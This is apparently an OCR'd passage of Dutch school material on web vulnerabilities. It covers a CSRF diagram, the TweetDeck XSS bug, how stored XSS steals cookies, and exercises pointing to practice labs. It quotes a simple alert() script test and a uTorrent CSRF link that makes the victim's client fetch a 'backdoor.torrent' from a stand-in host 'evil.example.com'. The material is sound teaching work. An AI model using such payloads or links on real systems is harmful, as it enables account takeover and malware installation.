
		Cookies (A, B of C)
Normale situatie, stap 1.	Bovenste pijl	
	Onderste pijl	
Normale situatie, stap 2	Bovenste pijl	
	Onderste pijl	
CSRF aanval.	Bovenste pijl	
	Middelste pijl	
	Onderste pijl	



FIGUUR 1.17 NORMALE SITUATIE, STAP 1. ALICE WIL EEN BEPAALDE VIDEO BEKIJKEN VIA EEN LINK OP DE SITE VAN YOUTUBE. ZE IS INGELOGD BIJ YOUTUBE.



FIGUUR 1.18 NORMALE SITUATIE, STAP 2. ALICE VINDT HET FILMPJE LEUK EN KLIKT OP DE LINK BIJ HET FILMPJE. ZE IS INGELOGD OP YOUTUBE.



FIGUUR 1.19 MISLUKTE CSRF AANVAL. ALICE ONTVANGT EEN MAIL VAN EVE MET EEN LINK. ALICE IS INGELOGD BIJ YOUTUBE.

1.4 Twitter dicht beveiligingslek

TweetDeck XSS-bug gaat viraal
TweetDeck, de officiële client van Twitter, werd woensdag geteisterd door een XSS-bug die voor veel ergernis zorgde bij gebruikers. En voor hilariteit bij anderen.
XSS staat voor cross-site scripting. Een Oostenrijkse tiener ontdekte per toeval dat tweets in TweetDeck als normale html worden verwerkt. Daardoor is het mogelijk om JavaScript-code aan een tweet toe te voegen, die dan vervolgens ook wordt uitgevoerd. De 19-jarige Oostenrijker rapporteerde de softwarebug onmiddellijk aan Twitter, dat snel heeft gereageerd om het probleem op te lossen.

Maar omdat de bug ondertussen publiek bekend was gemaakt, werd er vrolijk misbruik van gemaakt door de hacker community. Die gebruikten de bug om flauwe grappen te verspreiden naar andere gebruikers. Zo stuurde de Duitse twitteraar @derGeruhn een script de wereld in dat automatisch werd geretweet door elke TweetDeck-gebruiker die de tweet zag voorbijkomen. Die tweet klokte uiteindelijk af

op bijna 82.000 retweets. Anderen maakte gebruik van de bug om een pop-up in TweetDeck te laten verschijnen met een referentie naar de bekende RickRoll-meme of een schuine mop.

Bron: https://techpulse.be/nieuws/156151/tweetdeck-xss-bug-gaat-viraal/


Je hebt nu al twee soorten kwetsbaarheden leren kennen: de buffer overflow en cross site request forgery. Weer een andere vor is via **Cross-Site Scripting**, afgekort tot **XSS**. In het bovenstaande nieuwsbericht zie je daar een voorbeeld van. XSS kan net als CSRF worden gebruikt om een webapplicatie aan te vallen.

Cross-Site Scripting (XSS)

Een aanval via Cross-Site Scripting bestaat uit de volgende stappen.


Stap 1 Eve (de hacker) opent de kwetsbare website waar je als gebruiker berichten achter kunt laten. Denk bijvoorbeeld aan een webwinkel waar je reviews achter kunt laten. Eve misbruikt deze mogelijkheid en plaatst een stukje JavaScript, een simpel programmaatje, in de review.

Stap 2 De webserver slaat het JavaScipt-programmaatje op, alsof het een review is.




FIGUUR 1.20 STAP 1 EN 2 BIJ EEN XSS-AANVAL

Stap 3 Alice, een niets-vermoedende gebruiker opent de website, inclusief alle reviews. Eén van deze reviews bevat de JavaScript van Eve.




FIGUUR 1.21 STAP 3 BIJ EEN XSS-AANVAL

Stap 4 De browser van Alice voert de JavaScript automatisch uit. Dat programmaatje zorgt ervoor dat de cookies van Alice van deze website naar Eve worden gestuurd.



FIGUUR 1.22 STAP 4 BIJ EEN XSS-AANVAL

Stap 5 Eve gebruikt de cookies om in te loggen op de site onder naam van de gebruiker.



FIGUUR 1.23 STAP 5 BIJ EEN XSS-AANVAL

Opdracht 20. Probeer JavaScript te plaatsen op een website

Veel sites zijn beveiligd tegen XSS en het plaatsen van JavaScript.

33. Probeer eens het volgende stukje JavaScript te plaatsen op een site die je veel gebruikt, bijvoorbeeld in een bericht op Twitter. Wat gebeurt er?

```
Dit is een test
<script>alert ('Dit werkt niet als het goed is')</script>
```

Opdracht 21. Vragen over XSS

Beantwoord de volgende vragen.

34. Wellicht ben je bekend met talen als PHP of Python. Is het mogelijk om een XSS hack uit te voeren met behulp van PHP of Python in plaats van JavaScript?
35. Bij een geslaagde XSS-aanval ontvangt de hacker persoonlijke gegevens, zoals cookies of namen en wachtwoorden. Worden deze gegevens door de server of door de browser naar de hacker gestuurd? Leg uit.

Bescherming tegen XSS

De ontwikkelaars van een website kunnen een aanval via XSS vermijden door de invoer van gebruikers goed te filteren en geen JavaScript toe te staan.

Een gebruiker kan de uitvoer van JavaScript standaard uitzetten de browser. Dit leidt er echter wel toe dat veel sites niet goed functioneren. De gebruiker kan per site bepalen of JavaScript wordt ingeschakeld.

Als je meer wilt leren over hoe je in JavaScript cookies kunt lezen en veranderen, kijk dan eens op de site van W3Schools: https://www.w3schools.com/js/js_cookies.asp

Opdracht 22. Zet JavaScript uit

36. Kijk bij de instellingen van je browser en zet JavaScript standaard uit. Open vervolgens enkele websites die je veel gebruikt. Werken de websites nog zoals voorheen?


Opdracht 23. Verschil tussen XSS en CSRF

37. Beschrijf hoe een aanval op basis van Cross Site Scripting (XSS) werkt, door een selectie te maken uit de onderstaande stappen. Je hebt niet alle stappen nodig. Zorg dat de stappen in de juiste volgorde staan.
38. Doe hetzelfde, maar dan voor Cross Site Request Forgery (CSRF).

A	Een gebruiker bekijkt de kwetsbare website
B	De gebruiker klikt op de link
C	De gebruiker is ingelogd op de kwetsbare site
D	De kwetsbare website verwerkt het bericht
E	De JavaScript in het bericht zorgt dat de hacker toegang krijgt tot geheime informatie zoals bijvoorbeeld cookies.
F	De hacker stuurt een bericht naar een kwetsbare website
G	De kwetsbare website verwerkt het bericht
H	De gebruiker stuurt onbedoeld een bericht naar de kwetsbare website
I	De hacker verspreidt een link die verwijst naar een kwetsbare website.

Opdracht 24. XSS aanval bij Twitter

Aan het begin van deze paragraaf kon je lezen over een aanval op Twitter (zie Twitter dicht beveiligingslek). De onderstaande afbeelding geeft aan hoe de aanval op Twitter ongeveer werkte.



FIGUUR 1.24 XSS AANVAL OP TWITTER

39. In het artikel staat dat het een XSS-aanval is. Leg uit wat maakt dat het een XSS-aanval is.
40. Je zou het ook kunnen beschouwen als een soort CSRF-aanval. Leg dat uit.

Opdracht 25. Vragen over kwetsbaarheid met torrent

uTorrent is een programma waarmee je via torrent bestanden kunt delen en downloaden. Het wordt onder meer gebruikt om (illegaal) muziek en films uit te wisselen.

In 2008 kwam een kwetsbaarheid in uTorrent aan het licht. Gebruikers die uTorrent hebben geinstalleerd krijgen namelijk een webserver op hun eigen computer. Daardoor was het mogelijk om uTorrent via een browser aan te sturen, de interface van uTorrent bestond uit een website. Deze lokale webserver was alleen benaderbaar vanuit de computer zelf.

Een hacker kon deze kwetsbaarheid gebruiken door onderstaande link te verwerken in een e-mail of een website. Als de gebruiker daar op klikte werd door uTorrent malware gedownload.

```
http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent
```

41. Om wat voor kwetsbaarheid gaat het hier?
42. Wat had de ontwikkelaar van uTorrent kunnen doen om dit te voorkomen? Ga er vanuit dat de interface wel via een lokale webserver beschikbaar moet blijven.

Opdracht 26. Hack In The Class

In een eerdere opdracht heb je al kennis gemaakt met de website Hack In The Class (zie Opdracht 18. Hack In The Class).

De website is: https://hackintheclass.nl/

43. Doe de uitdaging over CSRF. Log in met guest / guest. Probeer van de guest-gebruiker een beheerder (admin) te maken met Cross Site Request Forgery. Kijk bij 'Manage Users' om te zien welke opdracht daar bij hoort.

https://tutorial1.lab.hackintheclass.org/#slide-webapp-challenges

SQL Injection is een soort kwetsbaarheid die niet wordt behandeld in de module. Maar met behulp van de handleiding (https://tutorial1.lab.hackintheclass.org/#slide-sql-injection) kom je er misschien wel uit.

44. Doe de uitdagingen over SQL-injection.

- https://sqli1.lab.hackintheclass.org/
- https://sqli2.lab.hackintheclass.org/login/login.php
- https://tutorial1.lab.hackintheclass.org/#slide-find-database-query -> https://sqli3.lab.hackintheclass.org/

Opdracht 27. Oefenen met XSS

De volgende site biedt de mogelijkheid om te oefenen met het hacken van een site met behulp van Cross-Site Scripting. Het bestaat uit 6 levels. Kennis over HTML en JavaScript is vereist.

https://xss-game.appspot.com/

45. Probeer te kijken hoe ver je kunt komen.

Opdracht 28. Welke kwetsbaarheid?


Hieronder zie je enkele beschrijvingen van type kwetsbaarheden.

46. Geef bij elke beschrijving de naam van het type kwetsbaarheid.

Beschrijving	**Antwoord**
Een hacker voert een stukje code in op een online formulier. Bij andere bezoekers die deze pagina bekijken wordt de code uitgevoerd, waardoor de hacker toegang kan krijgen tot de persoonlijke gegevens van deze bezoekers.	
Een hacker voert gegevens in die langer zijn dan het programma verwacht. In deze gegevens zit een stukje code dat wordt uitgevoerd op het systeem waardoor de hacker toegang kan krijgen tot het systeem.	
Een hacker stuurt een e-mail met een link. De ontvanger klikt op de link en stuurt daarmee onbewust een opdracht naar een website waar zij is ingelogd.	

Opdracht 29. Nog meer kwetsbaarheden via Hacksplaining

Er zijn naast de soorten kwetsbaarheden nog vele andere soorten. Op de site Hacksplaining staan er 27 beschreven. De eerste 15 zijn vrij toegankelijk, voor de andere 12 moet je een gratis account aanmaken.



FIGUUR 1.25 UITLEG OVER KWETSBAARHEDEN VAN HACKSPLAING. BRON: HTTPS://WWW.HACKSPLAINING.COM/LESSONS

https://www.hacksplaining.com/lessons

47. Je werkt voor deze opdracht in tweetallen. Kies één soort kwetsbaarheid uit die je nog niet kent en verdiep je daar in. Maak eventueel gebruik van andere bronnen als het nog niet helder is hoe de kwetsbaarheid werkt. Probeer te achterhalen hoe een aanval bij de door jullie gekozen kwetsbaarheid precies werkt.Je kunt bijvoorbeeld kiezen voor Reflected XSS, een variant op Cross-Site Scripting.
48. Bereid een korte presentatie voor aan je klasgenoten hierover.

Opdracht 30. Top 10 meest gebruikte kwetsbaarheden

In het onderstaande artikel staat een lijstje van 10 kwetsbaarheden die het meest misbruikt worden door hackers, aldus de Amerikaanse overheid.

Er staan kwetsbaarheden in die al 2017 bekend waren.

https://www.security.nl/posting/656791/VS+publiceert+Top+10+van+meest+aangevallen+kwetsbaarheden

49. Hoe komt het dat deze kwetsbaarheden veel misbruikt kunnen worden?

Opdracht 31. Zes vragen over de hack via WhatsApp

